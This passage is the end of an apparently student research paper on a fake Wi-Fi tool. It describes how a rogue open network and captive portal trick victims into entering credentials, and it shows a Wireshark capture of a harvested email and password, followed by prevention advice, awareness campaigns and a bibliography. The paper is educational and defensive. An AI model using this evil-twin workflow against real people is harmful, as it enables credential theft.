
(Image 33) Initialized captive portal with 5 terminals.

19.Fake free Wi-Fi Network - Journey

In this section, I document the different steps a Victim goes through until giving away personal or confidential information.

1. FWT offers a fake Wi-Fi network via the external Wi-Fi card. For the example it was called “FreeWiFi2023”.
2. A user in need of a Wi-Fi connection connects to “FreeWiFi2023” allured by the word “free” and the lack of having to enter a password to connect to it.


3. Once the user connects to the fake Wi-Fi Network, the captive portal is displayed and the victim is prompted to enter Login credentials.
4. FWT records with Wireshark all the information given by the victim, including the email address and password.
5. The victim is left waiting on a fake loading page.



For Security Reasons, your Wi-Fi has been disconnected.

Please Re-Enter Your Wi-Fi Name and Password again.

(Image 34) Example of a fake Wi-Fi and captive portal on an Apple IOS device.



```
› Frame 6663: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface wlan1mon, id 0
› Ethernet II, Src: 12:4d:56:53:c8:f7 (12:4d:56:53:c8:f7), Dst: KingjonD_f2:02:78 (00:13:ef:f2:02:78)
› Internet Protocol Version 4, Src: 192.168.1.190, Dst: 192.168.1.1
› Transmission Control Protocol, Src Port: 64079, Dst Port: 80, Seq: 542, Ack: 1, Len: 58
› [2 Reassembled TCP Segments (599 bytes): #6659(541), #6663(58)]
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "email" = "Ramshaq@gmail.com"
  › Form item: "pass" = "cyberrisk"
  › Form item: "signIn" = "Re-Connect"
```

(Image 35) Screenshot from Wireshark capturing personal and sensitive data from the victim. In the "email" and "pass" items of a packet.

20.Preventive Measures

What measures can we take to protect ourselves and our relatives? How can companies ensure the safety of their infrastructure and employees? What security measures can be implemented to prevent such attacks? Additionally, how can individuals become more aware of these threats?


We start laying out the most important problem to address. As mentioned in Chapter 1, social engineering exploits human behavior. These exploits in human behavior can often be found by taking advantage of a necessity. For that reason, most cybercriminals make use of the **baiting** technique, to lure the victim into a scam. These scams take the forms of free products, online content, discount coupons, free to use online networks, free software, … (tealtech, 2023)

The following measures can be applied for both work and personal settings, ensuring security in office networks and protecting personal devices and information at home.

1. **Verify the name of the Wireless Network**: Before connecting to a Wireless Network, the SSID should be checked. Attackers might set up rogue access points with similar names to legitimate Wireless Networks to trick users into connecting to it.
2. **Enabling Two Factor Authentication**: It is recommended for companies and individuals to enable 2FA (Two Factor Authentication). In the case any login credentials get stolen, the Threat actor will not be able to login.
3. **Avoid Public Wi-Fi's**: Public Wi-Fi networks such as those in coffee shops, airports or hotels are often less secure. It is recommended to avoid logging into important accounts while connected to these networks.

Other more concrete measures can be taken by companies to increase safety:

1. **Organizing events** to instill good cybersecurity habits amongst employees.
2. **Workshops or seminars** conducted by cybersecurity experts. During these sessions, employees can learn to recognize malicious emails, the importance of strong passwords and how to use security tools effectively.
3. **Sending corporate mails**, encouraging the employees to educate themselves is also a good idea. A few examples of corporate emails and information campaigns are shown below.



October 13, 2023

Celebrating Cybersecurity Awareness Month

Every year in October, organizations and individuals around the world observe **Cybersecurity Awareness Month** to raise awareness about the importance of cybersecurity. This year marks the event's 20th anniversary.

Cybersecurity Awareness Month provides an opportunity to reflect and improve your personal cybersecurity habits, and share cybersafe guidance with your friends, family and colleagues. As we become increasingly dependent on technology, it's more important than ever to strengthen our cybersecurity habits and learn best practices to stay safe year-round, wherever we may go.


New Activities & Resources Available

To help celebrate Cybersecurity Awareness Month, we invite you to access the new, dedicated Cybersecurity Awareness Month site where you'll find entertaining, interactive resources, including videos, games, infographics and current events to help you stay educated and aware. By keeping cybersecurity a top concern, you can keep yourself, your family, colleagues and community safe online.

Thank you for staying alert and cybersafe at Cushman & Wakefield!

Click here for entertaining, interactive resources, including videos, games, infographics and current events to help you stay educated and aware.

(Image 36) Image from a corporate Mail from the enterprise Cushman & Wakefield



En verano, los ciberdelincuentes no hacen vacaciones

Protégete de las ciberestafas con los nuevos articulos de CaixaBank Protect News.

El fraude de WhatsApp que causa estragos

Descubre cómo un mensaje aparentemente inocente puede transformarse en una estafa.

Saber más


TU CLAVE DE ACCESO, CONTROLADA

Descubre cómo recuperarla y otras recomendaciones

Una opción segura para tus ahorros

Con el respaldo y la solvencia de Grupo Santander

(Image 37) Information campaigns from Spanish corporations Santander and CaixaBank.


Home
CUSHMAN & WAKEFIELD
Information Security & Risk Services Portal
Immersive Reader
LEARN HOW TO STAY SAFE ONLINE THIS CYBERSECURITY AWARENESS MONTH
Learn more-->
CISA Director Easterly's Cyb...
CYBER SAFE
ENABLE MFA
Watch professional hackers in action
Watch how dangerous a single social media post can be
Play some fun games to test your skills
Play now →
Read about recent cyberattacks to stay informed of threats
Gain insight on cyber behaviors, attitudes, and trends
If a website seems untrustworthy,
Microsoft Stream

Let's Secure Our World through simple behavior changes and help make us all MUCH SAFER.

There are simple things we can do today that will help keep us much safer online. Cybercriminals are getting smarter, but by each of us doing our part - educating ourselves and paying attention - we can stay ahead of the game! Use the valuable precautions, tips, and resources provided on this page to help you stay safe in your personal and professional life!

A special Cybersecurity Awareness Month message from Jen Easterly, Director of CISA

(Image 38) Corporate web portal from company Cushman & Wakefield

21.Conclusion

In conclusion, addressing the question of 'How can we make individuals and companies more aware of today's computer dangers?' has been a profound journey for me. As I delved into the development of a cybersecurity tool and explored preventive measures, particularly emphasizing the human element's vulnerability in cyberattacks, a clear solution emerged: education. Having worked extensively on this tool, I have come to realize that the key lies in training. The 'Preventive Measures' and 'Social Engineering in detail' chapters underscored the importance of educating both employees and family members. Simple yet effective measures, such as verifying network connections and adopting double authentication, can significantly enhance our defenses against cyber threats. This research not only deepened my understanding of cybersecurity but also honed my skills in Python programming a valuable asset for any individual or company seeking higher education or job opportunities. Furthermore, it sparked my interest in the ethical considerations within the computing environment, prompting me to contemplate the future of cybersecurity and the evolving landscape of internet tools. In essence, my experience has not only equipped me with technical proficiency but has also given me a sense of responsibility towards the ethics and use of this technology. It is a journey that invites further exploration, both in personal development and in contributing to the ongoing dialogue on cybersecurity.

22.Bibliography

Links:

ArchLinux. (n.d, n.d n.d). *ArchLinux Documentation | dnsmasq*. Retrieved from https://wiki.archlinux.org/title/Dnsmasq

Arkbauer. (n.d, n.d n.d). *Software development life-cycle (SDLC)*. Retrieved from https://arkbauer.com/blog/software-development-life-cycle-sdlc/

AVI Networks. (n.d, n.d n.d). *Subnet Mask Definition*. Retrieved from AVI Networks: https://avinetworks.com/glossary/subnet-mask/

Bareckas, K. (2023, March 28). *NordVPN*. Retrieved from What is an SSID and how can you find yours?: https://nordvpn.com/es/blog/what-is-ssid/

basilmohamed. (2019, May 22). *iwconfig command in Linux with Examples*. Retrieved from GeeksForGeeks: https://www.geeksforgeeks.org/iwconfig-command-in-linux-with-examples/

Bogna, J. (2021, November 16). *What Is a MAC Address, and How Does It Work?* Retrieved from How-To-Geek: https://www.howtogeek.com/764868/what-is-a-mac-address-and-how-does-it-work/

Cambridge. (2023, n.d n.d). *Cambridge Dictionary*. Retrieved from Definition Formatting: https://dictionary.cambridge.org/us/dictionary/english/formatting

Cambridge. (2023, n.d n.d). *Cambridge Dictionary*. Retrieved from Definition cyber-: https://dictionary.cambridge.org/dictionary/english-spanish/cyber?q=cyber-

CISCO. (n.d, n.d n.d). *What Is Cybersecurity?* Retrieved from CISCO: https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html

Cisco. (n.d, n.d n.d). *What Is Wi-Fi?* Retrieved from https://www.cisco.com/c/en/us/products/wireless/what-is-wifi.html

Cloudfare. (2023, n.d n.d). *¿Qué es un conmutador de red? | Conmutador vs. enrutador*. Retrieved from https://www.cloudflare.com/es-es/learning/network-layer/what-is-a-network-switch/

Cloudfare. (n.d, n.d n.d). *¿Qué es una prueba de penetración?* Retrieved from Cloudfare: https://www.cloudflare.com/es-es/learning/security/glossary/what-is-penetration-testing/

Cloudfare. (n.d, n.d n.d). *¿What is a DNS server?* Retrieved from https://www.cloudflare.com/learning/dns/what-is-a-dns-server/

CompTIA. (n.d, n.d n.d). *future of tech*. Retrieved from The History of Cybersecurity: https://www.futureoftech.org/cybersecurity/2-history-of-cybersecurity/

Computer Hope. (2023, February 04). *User space*. Retrieved from https://www.computerhope.com/jargon/u/user-space.htm

Computer Security Resource Center. (2020, September 23). *Computer Security Resource Center.* Retrieved from NIST: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf

Dnsmasq. (n.d, n.d n.d). *Dnsmasq*. Retrieved from https://dnsmasq.org/

Featherly, K. (2023, September 15). *Britannica*. Retrieved from Arpanet: https://www.britannica.com/topic/ARPANET

Federal Burreau of Investigation. (2020, n.d n.d). *Internet Crime Complaint Center.* Retrieved from https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf

Fisher, T., & Perian, R. (2020, December 13). *What Is DHCP? (Dynamic Host Configuration Protocol)*. Retrieved from https://www.lifewire.com/what-is-dhcp-2625848

Full Scale. (2021, October 03). *What is a Software Repository?* Retrieved from Full Scale: https://fullscale.io/blog/software-repository/

Gavin, B., & Lewis, N. (2023, August 10). *What Is An ISO File (And How Do I Use Them)?* Retrieved from How-To-Geek: https://www.howtogeek.com/356714/what-is-an-iso-file-and-how-do-i-open-one/

Gillis, A. S. (2020, July n.d). *Web server*. Retrieved from Techtarget: https://www.techtarget.com/whatis/definition/Web-server

Gillis, A. S. (n.d, n.d n.d). *WhatIs.com | Web server Definition*. Retrieved from https://www.techtarget.com/whatis/definition/Web-server

Google. (n.d, n.d n.d). *¿Qué es una máquina virtual?* Retrieved from Google Cloud : https://cloud.google.com/learn/what-is-a-virtual-machine)

Grant, J. (n.d). *Ethical Hacking: Learn Penetration Testing, Cybersecurity with Advanced Ethical Hacking Techniques and Methods.* n.d: n.d.

Gupta, V. (2023, February 07). *Built in*. Retrieved from https://builtin.com/software-engineering-perspectives/repository

Hitron. (n.d, n.d n.d). *Hitron | What are Network Channels and How Does it Affect my WiFi?* Retrieved from https://us.hitrontech.com/blog/what-are-network-channels-and-how-does-it-affect-my-wifi/#:~:text=Network%20channels%2C%20or%20WiFi%20channels,and%20are%20able%20to%20use.

IBM. (2023). *IBM*. Retrieved from https://www.ibm.com/topics/cybersecurity

Imperva. (n.d, n.d n.d). *Fork bomb attack (Rabbit virus)*. Retrieved from https://www.imperva.com/learn/ddos/fork-bomb/

Intel. (n.d, n.d n.d). *What is a Hotspot?* Retrieved from Intel: https://www.intel.com/content/www/us/en/tech-tips-and-tricks/what-is-a-hotspot.html

International Organization of Standarization. (2012, n.d n.d). *ISO/IEC 27032:2012(en) Information technology - Security techniques - Guidelines for cybersecurity.* Retrieved from Online Browsing Platform: https://www.iso.org/obp/ui#iso:std:iso-iec:27032:ed-1:v1:en

Jasuja, N. (n.d, n.d n.d). *Diffen | LAN vs. WAN*. Retrieved from https://www.diffen.com/difference/LAN_vs_WAN

jfg956. (2011, August 06). *How to run a Script from anywhere in the comandline* . Retrieved from StackOverflow: https://stackoverflow.com/questions/6967331/how-do-i-install-a-script-to-run-anywhere-from-the-command-line-

John. (2021, September 29). *DHCP vs DNS: What Are They, What's Their Differences?* Retrieved from FS Community: https://community.fs.com/blog/dhcp-and-dns-difference.html

Kali. (2023, n.d n.d). *Packages and Binaries: Macchanger*. Retrieved from https://www.kali.org/tools/macchanger/

Karspersky. (n.d, n.d n,d). *1987*. Retrieved from https://encyclopedia.kaspersky.com/knowledge/year-1987/

Kaspersky. (2023, n.d n.d). *Black hat, White hat, and Gray hat hackers – Definition and Explanation*. Retrieved from Kaspersky: https://www.kaspersky.com/resource-center/definitions/hacker-hat-types

Kaspersky. (n.d, n.d n.d). *What is an IP Address – Definition and Explanation*. Retrieved from Kaspersky: https://www.kaspersky.com/resource-center/definitions/what-is-an-ip-address

Kinsta. (2022, December 13). *What Is GitHub? A Beginner's Introduction to GitHub* . Retrieved from https://kinsta.com/knowledgebase/what-is-github/

LearnTomato. (2014, May 09). *What is a Client? What is a Server? And What is a Host?* Retrieved from LearnTomato: https://learntomato.flashrouters.com/what-is-a-client-what-is-a-server-what-is-a-host/

Lighttpd. (2021, October 28). *URL Redirection*. Retrieved from https://redmine.lighttpd.net/projects/lighttpd/wiki/Mod_redirect

Lighttpd. (2023, May 19). *Module mod_auth*. Retrieved from https://redmine.lighttpd.net/projects/lighttpd/wiki/Mod_auth

Lighttpd. (2023, January 04). *server.modules option*. Retrieved from https://redmine.lighttpd.net/projects/1/wiki/Server_modulesDetails

Linux Wireless | About hostapd. (n.d, n.d n.d). Retrieved from https://wireless.wiki.kernel.org/en/users/Documentation/hostapd

Linuxize. (2021, Juni 28). *Linux ifconfig Command*. Retrieved from Linuxize: https://linuxize.com/post/ifconfig-command/

manjeetks007. (2023, November 01). *What is an Operating System?* Retrieved from GeeksForGeeks: https://www.geeksforgeeks.org/what-is-an-operating-system/

Mehta, M. (2022, December 31). *InfoSec Insights*. Retrieved from https://sectigostore.com/blog/hacker-motivation-why-do-hackers-hack/

Montejo Ráez, A., & Jiménez Zafra, S. M. (2019). *Curso de Programación Python 2ª Edición.* Madrid: Anaya Multimedia.

Moruri, A. (2017, February 27). *Stack Overflow*. Retrieved from what is meaning of instance in programming?: https://stackoverflow.com/questions/20461907/what-is-meaning-of-instance-in-programming

MySpeed. (2022, October 12). *What is a wifi card? Introduce to its functions and installation*. Retrieved from MySpeed: https://gospeedcheck.com/article/what-is-a-wifi-card-1030

nl80211, A. (n.d, n.d n.d). *Linux Wireless | About nl80211*. Retrieved from https://wireless.wiki.kernel.org/en/developers/documentation/nl80211

OpenSuse. (2023, May 17). *OpenSuse Forums | https://forums.opensuse.org/t/which-driver-to-specify-in-hostapd-conf/125606*. Retrieved from https://forums.opensuse.org/t/which-driver-to-specify-in-hostapd-conf/125606

Orebaugh, A. (2007, n.d n.d). *Understanding Wireless Card Modes*. Retrieved from GlobalSpec: https://www.globalspec.com/reference/47547/203279/Understanding-Wireless-Card-Modes

Pickle, B. (2023, December 8). *TechTerms*. Retrieved from Hacker: https://techterms.com/definition/hacker

pulamolusaimohan. (2022, May 21). *How to Find Your Default Gateway IP Address?* Retrieved from GeeksForGeeks: https://www.geeksforgeeks.org/how-to-find-your-default-gateway-ip-address/

Rouse, M. (2022, September 13). *Software Package*. Retrieved from Techopedia: https://www.techopedia.com/definition/4360/software-package

sampson-chen. (2012, December 14). *StackOverflow*. Retrieved from https://stackoverflow.com/questions/13872048/bash-script-what-does-bin-bash-mean

Sánchez, L. O. (2022, December 25). *Nord VPN*. Retrieved from https://nordvpn.com/es/blog/historia-ciberseguridad/

strasharo. (2023, n.d n.d). *Github-Fluxion*. Retrieved from https://fluxionnetwork.github.io/fluxion/

tealtech. (2023, September 19). *teal*. Retrieved from What Are Baiting Attacks and How Can You Prevent Them?: https://tealtech.com/blog/it-services/cybersecurity/how-to-prevent-baiting-attacks/

Team, A. (2022, January 18). *Atera | Computer terms unwrapped: What is BSSID?* Retrieved from https://www.atera.com/blog/computer-terms-unwrapped-what-is-bssid/

Team, I. E. (2023, July 31). *Indeed*. Retrieved from What Is Software Development: Definition, Processes and Types: https://www.indeed.com/career-advice/career-development/what-is-software-development

Team, I. E. (2023, February 4). *Indeed*. Retrieved from https://www.indeed.com/career-advice/career-development/development-environment

Techstacker. (2019, October 14). *Techstacker*. Retrieved from Terminal vs. Command Line, What's the Difference?: https://techstacker.com/terminal-vs-command-line-whats-the-difference/

thestranger7. (2023, November 02). *GeeksForGeeks*. Retrieved from Difference Between Object And Class: https://www.geeksforgeeks.org/difference-between-class-and-object/

University at Buffalo . (n.d, n.d n.d). *Lesson: Learning HTML: How Web Pages Work*. Retrieved from http://www.glyfac.buffalo.edu/courses/gly560/Lessons/HTML/HowWebWorks.html

Viviano, A. (2022, April 11). *Learn Microsoft*. Retrieved from What is a driver?: https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/what-is-a-driver-

Whitehead, C. T. (2022, January 31). *What Is a LAN (Local Area Network)? Lifewire*. Retrieved from Lifewire Tech for Humans: https://www.lifewire.com/what-is-lan-4684071

Wikipedia. (2023, n.d n.d). *Aircrack-ng*. Retrieved from https://en.wikipedia.org/wiki/Aircrack-ng

Wikipedia. (2023, n.d n.d). *Hostapd*. Retrieved from https://en.wikipedia.org/wiki/Hostapd

Wikipedia. (2023, n.d n.d). *Information Security*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Information_security

Wikipedia. (2023, n.d n.d). *Instituto Nacional de Ciberseguridad*. Retrieved from https://es.wikipedia.org/wiki/Instituto_Nacional_de_Ciberseguridad

Wikipedia. (2023, n.d n.d). *Internet service provider*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Internet_service_provider)

Wikipedia. (2023, n.d n.d). *lighttpd*. Retrieved from https://en.wikipedia.org/wiki/Lighttpd

Wikipedia. (2023, n.d n.d). *National Cybersecurity Agency*. Retrieved from https://en.wikipedia.org/wiki/National_Cyber_Security_Division

Wikipedia. (2023, n.d n.d). *sudo*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Sudo

Wikipedia. (2023, October 15). *Superuser*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Superuser

Wikipedia. (2023, n.d n.d). *Timeline of Computer Viruses*. Retrieved from https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms

Wikipedia. (2023, October 27). *What is a Domain Name?* Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Domain_name

Wikipedia. (2023, October 24). *Wi-Fi*. Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Wi-Fi

Wikipedia. (2023, n.d n.d). *XTerm*. Retrieved from https://en.wikipedia.org/wiki/Xterm

Yasar, K., & Mehta, P. (n.d, n.d n.d). *TechTarget*. Retrieved from https://www.techtarget.com/searchsecurity/definition/penetration-testing

Images:

(Cover) Image generated by an AI from imagine.art from the keyword's cybersecurity + Wi-Fi network + red background. https://www.imagine.art/

(Image 2) InfoSec Interactions Infographic. https://en.wikipedia.org/wiki/Information_security

(Image 3) The Software development Lifecycle. https://arkbauer.com/blog/software-development-life-cycle-sdlc/

(Image 4) The Scheme of the Fake Wi-Fi Attack. https://www.twilio.com/docs/usage/tutorials/a-beginners-guide-to-the-command-line

(Image 5) Example of a Command-line interface or character user interface.

(Image 6) Example of Graphic User Interface. https://www.britannica.com/technology/graphical-user-interface

(Image 7) GUI Based OS. https://www.javatpoint.com/gui-operating-system

(Image 8) Screenshot of the menu page of VirtualBox by Oracle.

(Image 9) Screenshot of the install.sh script for basic software tools set up in Arch Linux for FWT (Fake WiFi tool).

(Image 10) Screenshot of the uninstall.sh script used to remove the FWT (Fake WiFi tool) script.

(Image 11) Screenshot of the imported modules in the main script of FWT, fwt.py .

(Image 12) Screenshot of the section in FWT's main script where the tool is started. fwt.py.

(Image 13) Screenshot of the main class and banner inside FWT's mai n script, fwt.py.

(Image 14) Screenshot of the __init__() function inside the tool class in the main FWT script, fwt.py.

23. Acknowledgements

I wanted to express my special thanks to my family. My parents and my sister, they have helped me through a lot of things, and always have been there for me, when I most needed. Thanks to my uncle Ramiro Rodriguez R. who has helped me to get this work done. I also want to thank Herr Scholze and Herr Wirthlin. And thank Sabine Wimpissinger for helping me correct a lot of mistakes and errors. Thanks to D3Ext the developer for solving some crucial problems during the development of the Tool and everyone else who has helped me along the way.

24.Annex I

All the resources of the project can be found on the following GitHub Repository:

https://github.com/theCodemander/FWT_Tool

25.Annex II

Important Concepts to understand the development process.

Client: “A **client** is a computer hardware device or software that accesses a service made available by a server. The server is often (but not always) located on a separate physical computer.” (LearnTomato, 2014)

Class: “It is a user-defined data type, that holds its own data members and member functions, which can be accessed and used by creating an instance of that class. Once we have written a class and defined it, we can use it to create as many objects based on that class as we want.”

(thestranger7, 2023)

Comand-line: “The **Command Line** as the word implies refers to the actual *line* that you write commands inside the terminal. A command line is followed by hitting Enter to execute it, which will result in some type of response”. (Techstacker, 2019)

DHCP Server: “A **DHCP server** issues unique **IP addresses** and automatically configures other network information. In most homes and small businesses, the **router** acts as the **DHCP server**. In large networks, a single computer might take on that role.”

(Fisher & Perian, 2020)

